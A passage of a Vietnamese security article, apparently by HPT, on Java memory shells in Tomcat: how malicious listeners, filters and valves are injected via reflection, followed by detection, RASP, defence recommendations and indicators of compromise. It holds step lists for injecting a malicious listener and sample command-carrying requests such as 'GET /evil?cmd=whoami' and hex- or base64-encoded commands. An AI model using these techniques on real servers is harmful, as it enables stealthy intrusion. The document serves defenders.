


Hoặc ta có thể thiết lập nhiều lưu lượng mạng trong **giống lưu lượng mạng** bình thường như

```
http://172.16.0.113:8000/css/style.css?ver=%77%68%6f%61%6d%69
http://172.16.0.113:8000/?utm_source=google&utm_medium=email&utm_campaign=whoami&ref=home
...
```



Tương tự, ta cũng có thể kiểm tra danh sách các servlet đang triển khai trên máy chủ.



3.3. Listener-based memshell

Sử dụng ServletRequestListener (lắng nghe requestInitialized / requestDestroyed).


Ưu điểm: Đơn giản hơn Filter và Servlet. Chỉ cần gọi StandardContext.addApplicationEventListener(maliciousListener).


Nhược điểm: chỉ nhận được ServletRequest, phải lấy Response gián tiếp qua request.

Quy trình xử lý

1. **Lấy StandardContext** qua reflection
2. **Tạo Listener độc hại** implement ServletRequestListener
3. **Override requestInitialized()** - được gọi mỗi khi có request
4. **Lấy command từ request parameter**
5. **Thực thi lệnh** và ghi output (Listener không có response trực tiếp)
6. **Inject listener** bằng standardContext.addApplicationEventListener()

Tương tự, theo quy trình ta cũng có thể dễ dàng tạo file listener_inject.jsp cơ bản và upload lên server





4. Các loại memshell khác

- **Valve memshell** – Tiêm Valve độc hại vào Pipeline của Engine / Host / Context / Wrapper
- **WebSocket memshell** – đăng ký Endpoint độc hại qua ServerContainer.addEndpoint().
- **Upgrade protocol memshell** – tiêm vào httpUpgradeProtocols.
- **Executor / ThreadPool memshell** – thay thế Executor của Connector.
- **Agent-based memshell** – sử dụng Java Instrumentation / Agent để redefine class (FilterChain, Valve…).
- **Ẩn nấp nâng cao** – thay thế/hook class có sẵn như WsFilter để "mượn danh" component hợp lệ.

5. Kỹ thuật tấn công nâng cao bằng memshell

5.1. Cơ chế xử lý Filter trong ApplicationFilterChain

Như đã phân tích ở mục 2.4, ApplicationFilterChain sử dụng vòng lặp internalDoFilter để gọi từng Filter. Kẻ tấn công lợi dụng cơ chế này để chèn Filter độc hại vào đầu danh sách (addFilterMapBefore), đảm bảo nó được thực thi trước mọi Filter bảo mật của ứng dụng.

5.2. Tấn công vào Pipeline và Valve

Khác với Filter, Valve hoạt động ở tầng Container (Engine, Host, Context). Một Valve độc hại được chèn vào StandardContext.getPipeline() sẽ nằm ở vị trí cao hơn, vượt qua mọi lớp kiểm soát của ứng dụng. Điều này đặc biệt nguy hiểm vì nó có thể bypass toàn bộ FilterChain, khiến các giải pháp bảo mật tầng ứng dụng trở nên vô hiệu.

5.3. Kỹ thuật Reflection và ClassLoader

Việc inject thành công phụ thuộc vào khả năng truy cập và can thiệp vào các thành phần nội bộ của Tomcat thông qua Reflection. Attacker có thể bypass các ràng buộc về classloader và tạo ra các instance của Filter, Servlet, Listener trực tiếp trong JVM heap mà không cần file .class vật lý trên đĩa.

6. Phương pháp phát hiện và phòng thủ

6.1. So sánh Baseline

Duy trì một danh sách (baseline) các Filter, Servlet, Listener, Valve khởi tạo của ứng dụng để so sánh với runtime. Phát hiện sự khác biệt là dấu hiệu của memshell.

6.2. Kiểm tra ClassLoader

Class của Filter/Servlet hợp lệ thường được load bởi WebappClassLoader. Memshell thường sử dụng JasperLoader (đối với JSP) hoặc các ClassLoader bất thường khác. Kiểm tra nguồn gốc ClassLoader là một cách hiệu quả để phát hiện.

6.3. Giám sát Runtime (RASP)

Các giải pháp RASP (Runtime Application Self-Protection) có thể giám sát luồng thực thi, phát hiện các hành vi bất thường như Runtime.exec() được gọi từ các component không xác định, từ đó phát hiện memshell.

6.4. Phân tích Heap và Memory Forensics

Kỹ thuật này bao gồm việc dump JVM heap và phân tích các instance của ApplicationFilterConfig, StandardContext, Pipeline để tìm các component lạ. Đây là phương pháp chính xác nhất nhưng đòi hỏi kỹ thuật cao và có thể ảnh hưởng đến performance của hệ thống.

7. Kết luận và khuyến nghị

7.1. Mức độ nguy hiểm của memshell

Memshell là một trong những kỹ thuật tấn công tinh vi và nguy hiểm nhất nhắm vào các ứng dụng Java hiện nay. Khác với webshell truyền thống, memshell hoạt động hoàn toàn trong bộ nhớ, không để lại dấu vết trên đĩa, khiến các giải pháp bảo mật truyền thống gần như bất lực.

7.2. Chiến lược phòng thủ đa lớp

Doanh nghiệp cần xây dựng chiến lược phòng thủ đa lớp, không chỉ dựa vào WAF hay Antivirus truyền thống. Một hệ thống phòng thủ hiệu quả cần kết hợp nhiều lớp bảo vệ:

Lớp 1: Ngăn chặn từ đầu (Prevention)

Giải pháp	Mô tả
Vá lỗ hổng kịp thời	Đặc biệt là các lỗ hổng deserialization (Fastjson, Shiro, Log4j, Spring4Shell...)
Hạn chế upload file	Không cho phép upload JSP/JSPX lên webroot
Phân quyền file system	Webroot chỉ đọc, không ghi
Sử dụng SecurityManager	Hạn chế reflection và Runtime.exec()

Lớp 2: Giám sát runtime (Detection)

Giải pháp	Mô tả
RASP (Runtime Application Self-Protection)	Giám sát luồng thực thi, phát hiện hành vi bất thường
Scanner định kỳ	Quét Filter/Servlet/Listener/Valve mỗi ngày
So sánh Baseline	So sánh runtime với cấu hình khởi tạo
Memory forensics	Phân tích heap dump

Lớp 3: Ứng phó sự cố (Response)

Giải pháp	Mô tả
Playbook ứng phó	Quy trình rõ ràng khi phát hiện MemShell
Công cụ Kill	Memory Shell Detector, KMBA...
Restart server	Cách cuối cùng khi không thể gỡ bỏ

7.3. Đề xuất giải pháp RASP và giám sát runtime

7.3.1. RASP (Runtime Application Self-Protection)

RASP là công nghệ bảo mật nhúng trực tiếp vào ứng dụng, giám sát hành vi và phát hiện tấn công trong thời gian thực.

Lợi ích của RASP đối với memshell:

Tính năng	Cách hoạt động	Phát hiện memshell
Giám sát Class Loading	Theo dõi các class mới được load	Phát hiện class JSP-generated
Giám sát Reflection	Phát hiện truy cập bất thường vào field private	Phát hiện inject
Giám sát Runtime.exec()	Cảnh báo khi có lệnh hệ thống	Phát hiện shell
Giám sát Filter Chain	Phát hiện Filter mới được thêm vào runtime	Phát hiện Filter memshell
Giám sát Servlet Mapping	Phát hiện Servlet mapping mới	Phát hiện Servlet memshell

7.3.2. Công cụ giám sát runtime

Ngoài RASP, doanh nghiệp cần các công cụ giám sát runtime:

Công cụ	Mô tả	Sử dụng
Arthas	Alibaba diagnostic tool	Dump class, decompile, monitor
JVM Profiler	Giám sát JVM runtime	Phát hiện class bất thường
JMX Console	Giám sát Tomcat MBeans	Kiểm tra Filter/Servlet
Custom Scanner	Scanner tự xây dựng	Kiểm tra định kỳ

7.4. Khuyến nghị dành cho các bên liên quan

7.4.1. Đối với đội ngũ vận hành (DevOps/SRE)

Hành động	Mô tả	Ưu tiên
Cập nhật Tomcat	Lên version mới nhất để có các bản vá bảo mật	Cao
Hạn chế deploy JSP	Chỉ cho phép deploy WAR, không cho upload JSP	Cao
Giám sát thư mục work	Phát hiện file .class mới được compile	Trung bình
Kiểm tra log định kỳ	Tìm request lạ chứa parameter cmd	Trung bình

7.4.2. Đối với đội ngũ bảo mật (security team)

Hành động	Mô tả	Ưu tiên
Triển khai RASP	Tích hợp RASP vào ứng dụng	Cao
Scanner định kỳ	Quét Filter/Servlet/Listener/Valve hàng ngày	Cao
Xây dựng Baseline	Lưu trạng thái khởi tạo của ứng dụng	Cao
Phân tích Memory	Dump và phân tích heap khi nghi ngờ	Trung bình

7.4.3. Đối với đội ngũ phát triển (dev team)

Hành động	Mô tả	Ưu tiên
Security code review	Kiểm tra lỗ hổng injection	Cao
Tránh reflection	Hạn chế sử dụng reflection trong code	Trung bình
Sử dụng SecurityManager	Cấu hình SecurityManager để hạn chế	Thấp

7.5. Các chỉ số thỏa hiệp đáng chú ý (IOCs)

A. Các dấu hiệu trên thành phần ứng dụng

- Filter/Servlet/Listener có tên class bất thường: Tên class chứa _jsp, $1, $2 hoặc có tên gợi ý như Evil, Shell, Backdoor, webshell…
- Class không tồn tại trong web.xml: Filter/Servlet hoạt động nhưng không được định nghĩa trong web.xml hay annotation
- Class được load bởi ClassLoader bất thường: ClassLoader là JasperLoader, TemplateClassLoader thay vì WebappClassLoader
- URL pattern /* cho Filter: Filter bắt tất cả request, đặc biệt là các Filter có tên khả nghi

B. Dấu hiệu trong file system

- File .class mới trong thư mục work: File .class được compile từ JSP, xuất hiện đột ngột
- File .java và .class không có JSP tương ứng: Tồn tại file .class nhưng không có file JSP gốc
- Thư mục uploads/ chứa JSP lạ: Thư mục upload có file JSP không rõ nguồn gốc

C. Dấu hiệu trong log và traffic

- **Request đến static resource nhưng có parameter lạ:**
  - **Mô tả:** Request đến .css, .js, .png nhưng kèm parameter cmd, q, id hoặc kèm các parameter version nhưng giá trị lại là whoami, id, uname -a hoặc các lệnh hệ thống khác,…
  - **Ví dụ:** GET /css/style.css?ver=%77%68%6f%61%6d%69
- **Request đến path không tồn tại:**
  - **Mô tả:** Request đến /evil, /shell, /backdoor
  - **Ví dụ:** GET /evil?cmd=whoami
- **Response chứa output lệnh hệ thống:**
  - **Mô tả:** Response trả về output của whoami, id, ls,…
  - **Ví dụ:** Response chứa root hoặc uid=0
- **User-Agent hoặc Header lạ:**
  - **Mô tả:** Header chứa X-Forwarded-For: whoami hoặc User-Agent: whoami
  - **Ví dụ:** User-Agent: whoami
- **Cookie bất thường:**
  - **Mô tả:** Cookie chứa base64 hoặc command
  - **Ví dụ:** Cookie: session=d2hvYW1p

7.6. Phạm vi áp dụng và biến thể trên các nền tảng khác

Mặc dù bài viết này tập trung vào Apache Tomcat. Tuy nhiên, kỹ thuật Memory Shell không giới hạn ở Tomcat. Nguyên lý tương tự có thể áp dụng cho:

- Mọi Servlet container: Jetty, JBoss/WildFly, WebLogic, WebSphere, GlassFish
- Spring Framework: Spring Interceptor, Spring Controller, Spring WebFilter
- Các framework khác: Struts, Play Framework, Grails

Đặc biệt trong môi trường Spring Boot: Spring-based memshell (Interceptor, Controller) là biến thể phổ biến và cũng nguy hiểm không kém. Do đó, không sử dụng Tomcat không có nghĩa là an toàn trước memshell. Doanh nghiệp cần áp dụng các biện pháp phòng thủ tương tự cho nhiều môi trường runtime như: JAVA runtime, .NET runtime, …

Tài liệu tham khảo chính

1. https://mp.weixin.qq.com/s/x4pxmeqC1DvRi9AdxZ-0Lw
2. https://rivers.chaitin.cn/blog/cq9k6mh0lnechd245lvg
3. https://mp.weixin.qq.com/s/cbF2cdV9mnbGZWDwHuUoNA
4. https://help.aliyun.com/en/security-center/user-guide/memory-webshell-defense
5. https://github.com/gobysec/Memory-Shell/blob/main/Memory%20shell%20%5BCognitive%20Section%5D.md

Liên hệ

Văn phòng Tổng công ty
Lô E2a-3 Đường D1, Khu Công nghệ cao, Phường Tăng Nhơn Phú, TP. HCM
Tel: +(84 28) 38 266 206 | **Email:** info@hpt.vn
Website: https://hpt.vn

HPT Vietnam Corporation

Trung tâm Dịch vụ Khách hàng
Số 37 Nguyễn Trường Tộ, Phường Xóm Chiếu, TP. HCM
Tel: +(84 28) 38 266 206 | **Hotline:** 18006686

Văn phòng Chi nhánh Hà Nội
Tầng 10, tòa nhà Việt, số 1 Thái Hà, Phường Đống Đa, TP. Hà Nội
Tel: +(84 28) 38 266 206